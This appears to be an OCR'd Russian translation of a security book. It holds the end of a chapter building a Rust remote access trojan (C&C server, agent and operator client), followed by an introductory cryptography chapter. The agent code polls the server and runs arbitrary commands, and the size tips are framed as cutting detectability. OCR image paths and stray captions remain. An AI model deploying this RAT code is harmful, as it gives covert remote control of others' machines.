        }
        Ok(res) => Ok(res),
    }
}
```

Обратите внимание: в более крупной программе мы бы разделили каждую функцию на отдельные файлы.

10.8.1.9 Миграции Миграции отвечают за создание схемы базы данных.

Они выполняются при запуске нашего сервера.

ch_10/server/db/migrations/001_init.sql

```
CREATE TABLE agents (
```

```
    id UUID PRIMARY KEY,
    created_at TIMESTAMP WITH TIME ZONE NOT NULL,
    last_seen_at TIMESTAMP WITH TIME ZONE NOT NULL
);


CREATE TABLE jobs (
    id UUID PRIMARY KEY,
    created_at TIMESTAMP WITH TIME ZONE NOT NULL,
    executed_at TIMESTAMP WITH TIME ZONE,
    command TEXT NOT NULL,
    args JSONB NOT NULL,
    output TEXT,


    agent_id UUID NOT NULL REFERENCES agents(id) ON DELETE CASCADE
);
CREATE INDEX index_jobs_on_agent_id ON jobs (agent_id);
```

10.8.1.10 main И наконец, файл main.rs, чтобы всё связать и запустить рантайм tokio.

ch_10/server/src/main.rs

```
#[tokio::main(flavor = "multi_thread")]
async fn main() -> Result<(), anyhow::Error> {
    std::env::set_var("RUST_LOG", "server=info");
    env_logger::init();


    let config = Config::load()?;


    let db_pool = db::connect(&config.database_url).await?;
    db::migrate(&db_pool).await?;


    let service = Service::new(db_pool);
    let app_state = Arc::new(api::AppState::new(service));


    let routes = api::routes::routes(app_state);


    log::info!("starting server on: 0.0.0.0:{}", config.port);

    let (_addr, server) =
        warp::serve(routes).bind_with_graceful_shutdown(([127, 0, 0, 1],↪
            config.port), async {
             tokio::signal::ctrl_c()
```

```
                    .await
                    .expect("Failed to listen for CRTL+c");
                log::info!("Shutting down server");
        });


    server.await;


    Ok(())
}
```

Как мы видим, настроить корректное завершение работы с warp действительно легко: когда наш сервер получает сигнал Ctrl+C, он перестанет принимать новые соединения, а текущие соединения не будут прерваны резко.

10.8.2 Агент

Как работает агент, довольно просто. Он регистрируется на сервере и ждёт поступления команд. Когда он получает команду, то выполняет её и отправляет результат обратно на сервер.

```
pub fn register(api_client: &ureq::Agent) -> Result<Uuid, Error> {
    let register_agent_route = format!("{}/api/agents", consts::SERVER_URL);


    let api_res: api::Response<api::AgentRegistered> = api_client
        .post(register_agent_route.as_str())
        .call()?
        .into_json()?;


    let agent_id = match (api_res.data, api_res.error) {
        (Some(data), None) => Ok(data.id),
        (None, Some(err)) => Err(Error::Api(err.message)),
        (None, None) => Err(Error::Api(
            "Received invalid api response: data and error are both↪
                null.".to_string(),
        )),
        (Some(_), Some(_)) => Err(Error::Api(
            "Received invalid api response: data and error are both non↪
                null.".to_string(),
        )),
    }?;


    Ok(agent_id)
}
```

```
pub fn save_agent_id(agent_id: Uuid) -> Result<(), Error> {
    let agent_id_file = get_agent_id_file_path()?;
    fs::write(agent_id_file, agent_id.as_bytes())?;


    Ok(())
}


pub fn get_saved_agent_id() -> Result<Option<Uuid>, Error> {
    let agent_id_file = get_agent_id_file_path()?;


    if agent_id_file.exists() {
          let agent_file_content = fs::read(agent_id_file)?;


          let agent_id = Uuid::from_slice(&agent_file_content)?;
          Ok(Some(agent_id))
    } else {
         Ok(None)
    }
}


pub fn get_agent_id_file_path() -> Result<PathBuf, Error> {
    let mut home_dir = match dirs::home_dir() {
         Some(home_dir) => home_dir,
         None => return Err(Error::Internal("Error getting home↪
              directory.".to_string())),
    };


    home_dir.push(consts::AGENT_ID_FILE);


    Ok(home_dir)
}




use crate::consts;
use common::api;
use std::{process::Command, thread::sleep, time::Duration};
use uuid::Uuid;


pub fn run(api_client: &ureq::Agent, agent_id: Uuid) -> ! {
    let sleep_for = Duration::from_secs(1);
    let get_job_route = format!("{}/api/agents/{}/job", consts::SERVER_URL,↪
```

```
    agent_id);
let post_job_result_route = format!("{}/api/jobs/result", consts::SERVER_URL);


loop {
     let server_res = match api_client.get(get_job_route.as_str()).call() {
          Ok(res) => res,
          Err(err) => {
               log::debug!("Error geeting job from server: {}", err);
               sleep(sleep_for);
               continue;
          }
     };


     let api_res: api::Response<api::AgentJob> = match server_res.into_json() {
         Ok(res) => res,
          Err(err) => {
               log::debug!("Error parsing JSON: {}", err);
               sleep(sleep_for);
               continue;
          }
     };


     log::debug!("API response successfully received");


     let job = match api_res.data {
          Some(job) => job,
          None => {
              log::debug!("No job found. Trying again in: {:?}", sleep_for);
              sleep(sleep_for);
              continue;
          }
     };


     let output = execute_command(job.command, job.args);
     let job_result = api::UpdateJobResult {
          job_id: job.id,
          output,
     };
     match api_client
          .post(post_job_result_route.as_str())
          .send_json(ureq::json!(job_result))
     {
          Ok(_) => {}
          Err(err) => {
              log::debug!("Error sending job's result back: {}", err);
```

```
            }
        };
    }
}


fn execute_command(command: String, args: Vec<String>) -> String {
    let mut ret = String::new();


    let output = match Command::new(command).args(&args).output() {
        Ok(output) => output,
        Err(err) => {
            log::debug!("Error executing command: {}", err);
            return ret;
        }
    };


    ret = match String::from_utf8(output.stdout) {
        Ok(stdout) => stdout,
        Err(err) => {
            log::debug!("Error converting command's output to String: {}", err);
            return ret;
        }
    };


    return ret;
}
```

10.8.3 Клиент

10.8.3.1 Отправка заданий После отправки задания нам нужно дождаться результата. Для этого мы зацикливаемся, пока C&C-сервер не ответит непустым ответом с результатом задания.

```
use std::{thread::sleep, time::Duration};


use crate::{api, Error};
use uuid::Uuid;

pub fn run(api_client: &api::Client, agent_id: &str, command: &str) -> Result<(),↪
    Error> {
    let agent_id = Uuid::parse_str(agent_id)?;
    let sleep_for = Duration::from_millis(500);
```

```
        let input = common::api::CreateJob {
            agent_id,
            command: command.trim().to_string(),
        };
        let job_id = api_client.create_job(input)?;


        loop {
            let job_output = api_client.get_job_result(job_id)?;
            if let Some(job_output) = job_output {
                println!("{}", job_output);
                break;
            }
            sleep(sleep_for);
        }


        Ok(())
}


use crate::{api, Error};
use prettytable::{Cell, Row, Table};


pub fn run(api_client: &api::Client) -> Result<(), Error> {
    let jobs = api_client.list_jobs()?;


    let mut table = Table::new();


    table.add_row(Row::new(vec![
        Cell::new("Job ID"),
        Cell::new("Created At"),
        Cell::new("Executed At"),
        Cell::new("command"),
        Cell::new("Args"),
        Cell::new("Output"),
        Cell::new("Agent ID"),
    ]));


    for job in jobs {
        table.add_row(Row::new(vec![
            Cell::new(job.id.to_string().as_str()),
            Cell::new(job.created_at.to_string().as_str()),
            Cell::new(
```

```
                    job.executed_at
                        .map(|t| t.to_string())
                        .unwrap_or(String::new())
                        .as_str(),
                ),
                Cell::new(job.command.as_str()),
                Cell::new(job.args.join(" ").as_str()),
                Cell::new(job.output.unwrap_or("".to_string()).as_str()),
                Cell::new(job.agent_id.to_string().as_str()),
            ]));
        }


        table.printstd();


        Ok(())
}
```

10.9 Оптимизация размера бинарника Rust

По умолчанию Rust создаёт довольно крупные бинарники, что может раздражать при создании RAT. Больший исполняемый файл означает больше ресурсов, используемых в системе, более долгие и менее надёжные скачивания и большую обнаружимость.

Мы рассмотрим несколько советов по уменьшению размера Rust-исполняемого файла.

Учтите, что каждый из следующих пунктов может иметь недостатки, так что вы вольны смешивать их по своим потребностям.

10.9.1 Уровень оптимизации

В Cargo.toml

```
[profile.release]
opt-level = 'z' # Optimize for size
```

10.9.2 Link Time Optimization (LTO)

В Cargo.toml

```
[profile.release]
lto = true
```

10.9.3 Параллельные единицы генерации кода

В Cargo.toml

```
[profile.release]
codegen-units = 1
```

Учтите, что эти техники могут замедлить компиляцию, особенно Parallel Code Generation Units. Взамен компилятор сможет лучше оптимизировать ваш бинарник.

10.9.4 Правильный выбор крейтов

Наконец, выбор маленьких крейтов может оказать самое большое влияние на размер итогового исполняемого файла. Вы можете использовать cargo-bloat, чтобы найти, какие крейты раздувают ваш проект, и подобрать альтернативы, как мы сделали для HTTP-клиентской библиотеки агента.

10.10 Некоторые ограничения

Даже если мы улучшим наш RAT в следующих главах, есть несколько вещей, оставленных читателю в качестве упражнения.

10.10.1 Аутентификация

Мы не включили никакой системы аутентификации!

Любой может отправлять задания на сервер, фактически выдавая себя за легитимных операторов и беря под контроль все агенты.

К счастью, это решённая проблема, и вы без труда найдёте в интернете ресурсы о том, как реализовать аутентификацию (JWT, токены…).

10.10.2 Нет шифрования транспорта

Здесь мы использовали простой HTTP. HTTPS — абсолютный минимум для любых реальных операций.

10.11 Краткое содержание

- Благодаря своей многогранности Rust — лучший язык для реализации RAT. Точка.
- Используйте HTTP(S) вместо собственного протокола, иначе пожалеете.
- Длинный опрос — лучший компромисс между простотой и работой в реальном времени.

- Используйте Docker.
- Вам придётся засучить рукава, чтобы держать размер бинарника маленьким.# Глава 11. Защита коммуникаций сквозным шифрованием

В современном мире понимание криптографии — обязательное условие для всего серьёзного, что связано с технологиями, и особенно с безопасностью. От кредитных карт до криптовалют, проходя через защищённые мессенджеры, менеджеры паролей и сам веб, криптография повсюду и обеспечивает биты безопасности в цифровом мире, где всё может быть мгновенно передано и скопировано практически бесконечно почти за $0.

Хотите ли вы, чтобы слова, которые вы отправляете своим родным, были публично доступны? Хотите ли вы, чтобы ваша кредитная карта легко копировалась? Хотите ли вы, чтобы ваш пароль утекал любому злоумышленнику, слушающему вашу сеть? Криптография предоставляет технические решения такого рода проблем.

Сквозное шифрование считается святым Граалем безопасности коммуникаций, потому что это самое близкое, чего мы достигаем к имитации коммуникаций в реальной жизни. В разговоре только приглашённые люди могут войти в круг и принять участие в беседе. Любой злоумышленник будет быстро изгнан. Сквозное шифрование даёт те же гарантии: только приглашённые стороны могут слушать разговор и участвовать в нём. Но, как мы увидим, оно также добавляет сложности и не является пуленепробиваемым.

11.1 Триада C.I.A

Кибермир крайне враждебен и неумолим. В реальной жизни, когда вы разговариваете с кем-то, только вы и ваш собеседник когда-либо узнаете, о чём вы говорили. В интернете, когда вы общаетесь с кем-то, ваши сообщения сохраняются в базе данных и могут быть доступны сотрудникам компании, разрабатывающей приложение, которым вы пользуетесь, каким-то государственным агентам, а если база данных взломана — всему миру.

Рисунок 11.1: Триада C.I.A

11.1.1 Конфиденциальность

Конфиденциальность — это защита приватной или чувствительной информации от несанкционированного доступа.

Её противоположность — раскрытие.

11.1.2 Целостность

Целостность — это защита данных от изменения несанкционированными сторонами.

Её противоположность — изменение.




Figure 51: Рисунок 11.1

11.1.3 Доступность

Информация должна быть стабильно доступной.

Многие вещи могут подорвать доступность: сбои оборудования или программного обеспечения, отключение питания, природные катастрофы, атаки или человеческие ошибки.

Эффективно ли ваше новое блестящее защищённое приложение, если оно зависит от серверов, а серверы лежат?

Лучший способ гарантировать доступность — выявить точки отказа (single points of failure) и обеспечить избыточность.

Её противоположность — отказ в доступе.

11.2 Моделирование угроз

Моделирование угроз — это систематический анализ потенциальных рисков и векторов атак с целью разработки защит и контрмер против этих угроз.

Другими словами, это искусство выяснять, от кого и от чего вы защищаетесь и что может пойти не так в системе.

Согласно Манифесту моделирования угроз (Threat Modeling Manifesto), на самом высоком уровне при моделировании угроз мы задаём четыре ключевых вопроса:

1. Над чем мы работаем?
2. Что может пойти не так?

3. Что мы собираемся с этим делать?
4. Достаточно ли хорошо мы поработали?

Моделирование угроз должно выполняться на этапе проектирования проекта — оно позволяет выявить проблемы, требующие смягчения.

11.3 Криптография

> Криптография, или криптология (от древнегреческого kryptós, «скрытый, секретный», и graphein, «писать», или -logia, «учение»), — это практика и изучение техник безопасной коммуникации в присутствии третьих сторон, называемых противниками.

Другими словами, криптография — это наука и искусство обмена конфиденциальной информацией с доверенными сторонами.

Шифрование — определённо первое, что приходит вам на ум, когда вы слышите (или читаете) слово «криптография», но, как мы увидим, это не единственный вид операций, необходимых для защиты системы.

11.3.1 Примитивы и протоколы

Примитивы — это строительные блоки криптографии. Они как кирпичики lego.

Примеры примитивов: SHA-3, Blake2b, AES-256-GCM.

Протоколы — это сборка примитивов для защиты приложения. Они как дом из кирпичиков lego.

Примеры протоколов: TLS, Signal, Noise.

11.4 Хеш-функции

Рисунок 11.2: Хеш-функция

Хеш-функция принимает на вход сообщение произвольной длины и выдаёт хеш фиксированной длины.

Каждое одинаковое сообщение даёт один и тот же хеш. С другой стороны, два разных сообщения никогда не должны давать один и тот же хеш.

Они полезны для проверки целостности файлов без необходимости сравнивать/передавать весь(е) файл(ы).

Вы наверняка уже встречали их на страницах загрузки.

Примеры хеш-функций: SHA-3, Blake2b, Blake3.

Существуют также MD5 и SHA-1, но их НЕ СЛЕДУЕТ ИСПОЛЬЗОВАТЬ СЕГОДНЯ, так как против этих функций существуют реальные атаки.




Figure 52: Рисунок 11.2

11.5 Коды аутентификации сообщений

Функции MAC (Message Authentication Code, код аутентификации сообщения) — это смесь хеш-функции и секретного ключа.

Секретный ключ обеспечивает аутентификацию: только стороны, знающие секретный ключ, способны создать корректный аутентифицированный хеш (называемый также тегом или кодом).

MAC также известны как ключевое хеширование (Keyed hashing).

Пример использования MAC — JSON Web Tokens (JWT): только сервер, знающий секретный ключ, способен выпускать валидные токены.

Рисунок 11.3: SHA-256 хеши на странице загрузки

Рисунок 11.4: MAC

11.6 Функции выработки ключа

Функции выработки ключа (Key Derivation Functions, KDF) позволяют создавать секрет из не-такого-уж-надёжного источника.

Рисунок 11.5: Функции выработки ключа

Существует два вида функций выработки ключа:

go1.16.6

File name	Kind	OS	Arch	Size	SHA256 Checksum
go1.16.6.src.tar.gz	Source			20MB	a3a6d49c481b61db965e4f93b523347a4d343ae8c8b60a65c3423b05a138837d
go1.16.6.darwin-amd64.tar.gz	Archive	macOS	x86-64	124MB	e4e83e7c8891baa00862ed37273ce05835f0be77ad8203a29ec56dbf3d87588e
go1.16.6.darwin-amd64.pkg	Installer	macOS	x86-64	125MB	8b49b6cbe58b30aa0a5bb0f0ccdbb43f9cd3d9a3c36e769b8e46777d094539b5
go1.16.6.darwin-arm64.tar.gz	Archive	macOS	ARMv8	120MB	17bb7e8fb6f46ce3ac7851466d62f8985f2fef975eed8f59c236a0cc0c228dc5
go1.16.6.darwin-arm64.pkg	Installer	macOS	ARMv8	120MB	c70d238f3a181a3acc9ccc3c54af5434012a0baa8f19520ba95b84a05df38fab5
go1.16.6.linux-386.tar.gz	Archive	Linux	x86	98MB	33d028b6d2a4abeb74cccd55024588ae49d5edfb88a30665db8b49cd1052c37e
go1.16.6.linux-amd64.tar.gz	Archive	Linux	x86-64	123MB	be333ef18b3016e9d7cb7b1ff1fdb8cac800ca0be4cf2290fe613b3d069dfe8d
go1.16.6.linux-arm64.tar.gz	Archive	Linux	ARMv8	95MB	9e38847463da6daecab9017cd0599f33f84991e68263752cfab49253b0c98c30
go1.16.6.linux-armv6l.tar.gz	Archive	Linux	ARMv6	96MB	b1ca342e81897da3f25da4e75ae29b267db1674fe7222d9bfc4c666bcf6fce69
go1.16.6.windows-386.zip	Archive	Windows	x86	112MB	2c9c5ce429fe7099a82efe25bcb8fc86ee87d1ab81e7148c8c114c65304fade4
go1.16.6.windows-386.msi	Installer	Windows	x86	98MB	89e31a7483ca1c71a8a586516e08782885b7d77a59b4f39911f891869090c97c5
go1.16.6.windows-amd64.zip	Archive	Windows	x86-64	137MB	c1132ba4e6263a17123551fb074b9f4f23e1602e1661c20f071e86bdcc5fe4db5
go1.16.6.windows-amd64.msi	Installer	Windows	x86-64	119MB	8caa75a1604a6519abc02a6ca55b68adfc675ab4eb13f1c9f6fab6cca54b617d

Figure 53: Рисунок 11.3




Figure 54: Рисунок 11.4




Figure 55: Рисунок 11.5

Функции, принимающие на вход низкоэнтропийный вход, такой как пароль, парольная фраза или большое число, и выдающие высокоэнтропийный, защищённый выход. Они также известны как PBKDF (Password Based Key Derivation Functions — функции выработки ключа на основе пароля). Например, Argon2d и PBKDF2.

И функции, принимающие на вход высокоэнтропийный вход и выдающие также высокоэнтропийный выход. Например: Blake2b.

Учтите, что такая функция, как Blake2b, поливалентна, и вы можете также использовать её с секретным ключом как MAC.

11.7 Блочные шифры

Блочные шифры — самые знаменитые примитивы шифрования и определённо те, о которых вы думаете, читая слово «криптография».

Вы передаёте блочному шифру сообщение (также известное как открытый текст) и секретный ключ, а он выдаёт зашифрованное сообщение, также известное как шифртекст. Имея тот же секретный ключ, вы затем сможете расшифровать шифртекст и восстановить исходное сообщение бит в бит тождественным.

В большинстве случаев шифртекст того же размера, что и открытый текст.

Пример блочного шифра — AES-CBC.

Рисунок 11.6: Блочный шифр




Figure 56: Рисунок 11.6

11.8 Аутентифицированное шифрование (AEAD)

Поскольку большую часть времени, шифруя сообщение, вы также хотите аутентифицировать шифртекст, появились алгоритмы аутентифицированного шифрования.

Их можно рассматривать как «шифруй-затем-MAC» на этапе шифрования и «проверь-MAC-затем-расшифруй» на этапе дешифрования.

Имея открытый текст, секретный ключ и опциональные дополнительные данные, алгоритм выдаст шифртекст с тегом аутентификации (часто прикреплённым к шифртексту). Имея шифртекст, тот же секретный ключ и те же дополнительные данные,

Но если шифртекст или дополнительные данные, использованные при дешифровании, неверны (изменены), алгоритм завершится с ошибкой и вернёт ошибку ещё до попытки расшифровать данные.

Преимущества перед «шифруй-затем-MAC» в том, что требуется лишь один ключ, и это гораздо проще в использовании, а значит, снижается вероятность внесения уязвимости смешением разных примитивов.

Аутентифицированное шифрование с дополнительными данными также известно как AEAD.

В наши дни AEAD — (универсально) рекомендуемое решение для шифрования данных.

Почему?

Представьте, что Алиса хочет отправить Бобу зашифрованное сообщение, используя заранее оговорённый секретный ключ. Если бы Алиса использовала простой блочный шифр, зашифрованное сообщение могло бы быть перехвачено в пути, изменено (оставаясь всё ещё в зашифрованном виде) и передано Бобу изменённым. Когда

Боб расшифрует шифртекст, может получиться бессмысленная каша! Целостность (помните триаду C.I.A) нарушена.

Рисунок 11.7: Аутентифицированное шифрование




Figure 57: Рисунок 11.7

Рисунок 11.8: Аутентифицированное шифрование с плохими данными

В качестве другого примера представьте, что вы хотите сохранить зашифрованное количество кошелька в базе данных. Если вы не используете ассоциированные данные, злонамеренный администратор базы данных мог бы поменять местами суммы двух пользователей, и это осталось бы незамеченным. С другой стороны, с аутентифицированным шифрованием вы можете использовать user_id как ассоциированные данные и смягчить риск подмены зашифрованных данных.

11.9 Асимметричное шифрование

Также известно как криптография с открытым ключом (public-key cryptography).

Принцип прост. Ключи шифрования существуют парами:

- Открытый ключ — это ключ, которым следует делиться с другими, чтобы они могли шифровать с его помощью данные, предназначенные вам, и только вам.
- Приватный ключ — это секрет, которым никогда не следует ни с кем делиться и который позволяет вам расшифровывать данные, ранее зашифрованные открытым ключом.

Кортеж (приватный ключ, открытый ключ) называется ключевой парой (keypair).

Рисунок 11.9: Асимметричное шифрование

